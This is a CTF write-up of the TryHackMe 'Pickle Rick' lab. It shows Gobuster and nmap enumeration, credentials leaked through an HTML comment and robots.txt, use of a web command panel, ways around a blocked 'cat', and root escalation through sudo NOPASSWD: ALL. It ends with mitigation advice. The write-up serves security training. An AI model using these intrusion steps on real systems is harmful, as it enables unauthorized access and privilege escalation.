PICKLE RICK

CTF Writeup — TryHackMe

Platform	TryHackMe
Room	Pickle Rick
Target IP	10.130.165.180
Points	90
Status	COMPLETED
Author	vhmedx10
Date	April 13 – 14, 2026

SECTION 1

Vulnerability / Concept

OVERVIEW

Sensitive credential disclosure via HTML source code comments and an unprotected robots.txt file, combined with an unauthenticated web command panel and a misconfigured sudo policy (NOPASSWD: ALL) that allows full root privilege escalation.

SECTION 2

Context

TARGET

TryHackMe CTF machine themed around the Rick and Morty universe. The machine hosts a web application on port 80 (Apache 2.4.41 / Ubuntu) and SSH on port 22. The objective is to locate three hidden ingredient flags by exploiting weak information-disclosure and privilege-escalation vulnerabilities.


SECTION 3

Exploitation Steps


STEP 1

Reconnaissance — Web Source Code

Navigated to http://10.130.165.180 and inspected the HTML source code. Discovered an HTML comment leaking the application username: R1ckRul3s.



HTML comment — username: R1ckRul3s



Full source context confirming the username comment

STEP 2

Enumeration — Gobuster Directory Brute-Force

Ran Gobuster with the common.txt wordlist. Results were limited; switched to a larger wordlist with no additional findings. Key results: /robots.txt (Status 200) and /index.html.

```
root@ip-10-130-132-161:~# gobuster dir -u http://10.130.165.180 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.130.165.180
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/assets               (Status: 301) [Size: 317]
/index.html           (Status: 200) [Size: 1062]
/robots.txt           (Status: 200) [Size: 17]
/server-status        (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Gobuster scan output

STEP 3

Enumeration — Nmap Service & http-enum

Ran nmap -A for service/OS detection, then used the http-enum NSE script to enumerate common web paths. Discovered /login.php (Possible admin folder) and /robots.txt.

```
root@ip-10-130-132-161:~# nmap -A 10.130.165.180
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-13 22:16 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.130.165.180
Host is up (0.00019s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
MAC Address: 0E:02:9D:CB:53:AD (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/13%OT=22%CT=1%CU=36266%PV=Y%DS=1%DC=D%G=Y%M=0E029D%T
OS:M=69DD5D44%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11N
OS:W7%O5=M2301ST11NW7%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F
OS:4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T
OS:=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=
OS:40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0
OS:%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R
OS:=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.19 ms 10.130.165.180

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.30 seconds
```

Activer Windows
Accédez aux paramètres pour activer Windows.

Nmap -A full scan result

```
root@ip-10-129-146-142:~# nmap -p80,443 --script=http-enum 10.129.171.44
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-14 11:01 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.129.171.44
Host is up (0.000086s latency).

PORT    STATE  SERVICE
80/tcp  open   http
| http-enum:
|   /login.php: Possible admin folder
|_  /robots.txt: Robots file
443/tcp closed https
MAC Address: 0A:61:F0:5D:E6:07 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
root@ip-10-129-146-142:~#
```

Nmap http-enum: /login.php and /robots.txt identified

STEP 4

Credential Discovery — robots.txt

Fetched robots.txt using curl. The file contained a single string: Wubbalubbadubdub — identified as the login password.

```
root@ip-10-130-132-161:~# curl -v http://10.130.165.180/login.php
*   Trying 10.130.165.180:80...
* TCP_NODELAY set
* Connected to 10.130.165.180 (10.130.165.180) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.130.165.180
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 13 Apr 2026 21:39:14 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Set-Cookie: PHPSESSID=5c27slk429fn65j85vd0aci2d3; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 882
< Content-Type: text/html; charset=UTF-8
<
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
```

curl to /login.php — server response headers

STEP 5


Authentication — Login to portal.php

Navigated to /login.php and authenticated with credentials found during enumeration: username: R1ckRul3s / password: Wubbalubbadubdub. Granted access to the web-based command panel at portal.php.


STEP 6

Flag 1 — Command Panel (/var/www/html)

The cat command was disabled on the panel. Used strings on the current directory (/var/www/html) to read files. Retrieved the first ingredient flag: mr. meeseek hair



Command panel — file listing in /var/www/html




First flag output: mr. meeseek hair

STEP 7

Flag 2 — /home/rick/second ingredients

Listed /home to locate users. Found user rick. Navigated to /home/rick. File named 'second ingredients' found. Used less to bypass the cat restriction. Retrieved the second ingredient flag: 1 jerry tear



ls -la /home — users rick and ubuntu visible

STEP 8

Flag 3 — Privilege Escalation via sudo NOPASSWD: ALL

Ran sudo -l. Output: (ALL) NOPASSWD: ALL — www-data can run any command as root without a password. Ran sudo ls -la /root, found 3rd.txt. Read it with sudo less /root/3rd.txt. Retrieved the third ingredient flag: fleeb juice

SECTION 4

Payloads / Commands Used

Gobuster — Directory Enumeration	`gobuster dir -u http://10.130.165.180 -w /usr/share/wordlists/dirb/common.txt`
Nmap — Service & OS Detection	`nmap -A 10.130.165.180`
Nmap — Web Path Enumeration	`nmap -p80,443 --script=http-enum 10.130.165.180`
robots.txt Retrieval	`curl http://10.130.165.180/robots.txt`
Flag 1 — Read via strings (cat blocked)	`strings Sup3rS3cretPickl3Ingred.txt`
Flag 2 — Read via less	`less '/home/rick/second ingredients'`
Sudo Privilege Check	`sudo -l`
Flag 3 — List /root directory	`sudo ls -la /root`
Flag 3 — Read root flag	`sudo less /root/3rd.txt`

SECTION 5

Technical Explanation

CREDENTIAL LEAK — HTML COMMENT

The developer left a plaintext username inside an HTML comment (<!-- Note to self, remember username! Username: R1ckRul3s -->). This is visible to any unauthenticated user who inspects the page source.

CREDENTIAL LEAK — robots.txt

The robots.txt file, accessible without authentication, contained the string Wubbalubbadubdub. This string served as the login password.

UNAUTHENTICATED COMMAND EXECUTION

After login, portal.php exposed a web-based OS command panel running as www-data. The cat binary was disabled; strings was used as a substitute to read file contents.

PRIVILEGE ESCALATION — sudo NOPASSWD: ALL


The www-data user was granted unrestricted sudo access with no password requirement. This allowed execution of any command as root, including reading the /root directory.

SECTION 6

Result

FLAG 1	/var/www/html/Sup3rS3cretPickl3Ingred.txt	mr. meeseek hair
FLAG 2	/home/rick/second ingredients	1 jerry tear
FLAG 3	/root/3rd.txt	fleeb juice

TryHackMe — Room completed (90 points, 1 streak)



TryHackMe — Pickle Rick completion share card

SECTION 7

Impact

1. Full read access to all files on the system including root-owned files.
2. Complete compromise of the web server through the unrestricted command panel.
3. Privilege escalation from www-data to root via the NOPASSWD sudo misconfiguration.
4. Exposure of all three CTF flags stored in sensitive system directories.

SECTION 8

What Went Well & Mistakes

+ What Went Well

- Followed a logical attack flow: reconnaissance → enumeration → exploitation → privilege escalation.
- Used the correct tools (Gobuster, Nmap) for each enumeration phase.
- Identified credentials from both the HTML source code and robots.txt.
- Correctly identified and exploited the sudo NOPASSWD misconfiguration.
- Adapted to the cat restriction by substituting the strings command.

! Mistake Made

EXCESSIVE LOGIN ATTEMPTS
Attempted multiple incorrect passwords before using the correct one found in robots.txt. In a real engagement, excessive failed login attempts generate noise and increase detection risk.

-> Lesson Learned

ENUMERATE BEFORE ATTACKING
Fully enumerate all information sources before attempting authentication. Review all gathered credentials first to minimize unnecessary authentication attempts and reduce the operational footprint.

SECTION 9

Mitigation

REMOVE HTML COMMENTS
Never store usernames, passwords, or hints in HTML comments. Perform a source-code review before deployment.

RESTRICT robots.txt
Do not store sensitive strings or credentials in robots.txt. This file is publicly accessible and indexed by search engines.

DISABLE / RESTRICT COMMAND PANEL
A web-based OS command execution interface should not be accessible without strong authentication and should be removed from production environments.

ENFORCE LEAST PRIVILEGE — sudo
The NOPASSWD: ALL sudo rule grants unrestricted root access. Apply the principle of least privilege: grant only required commands and always require password confirmation.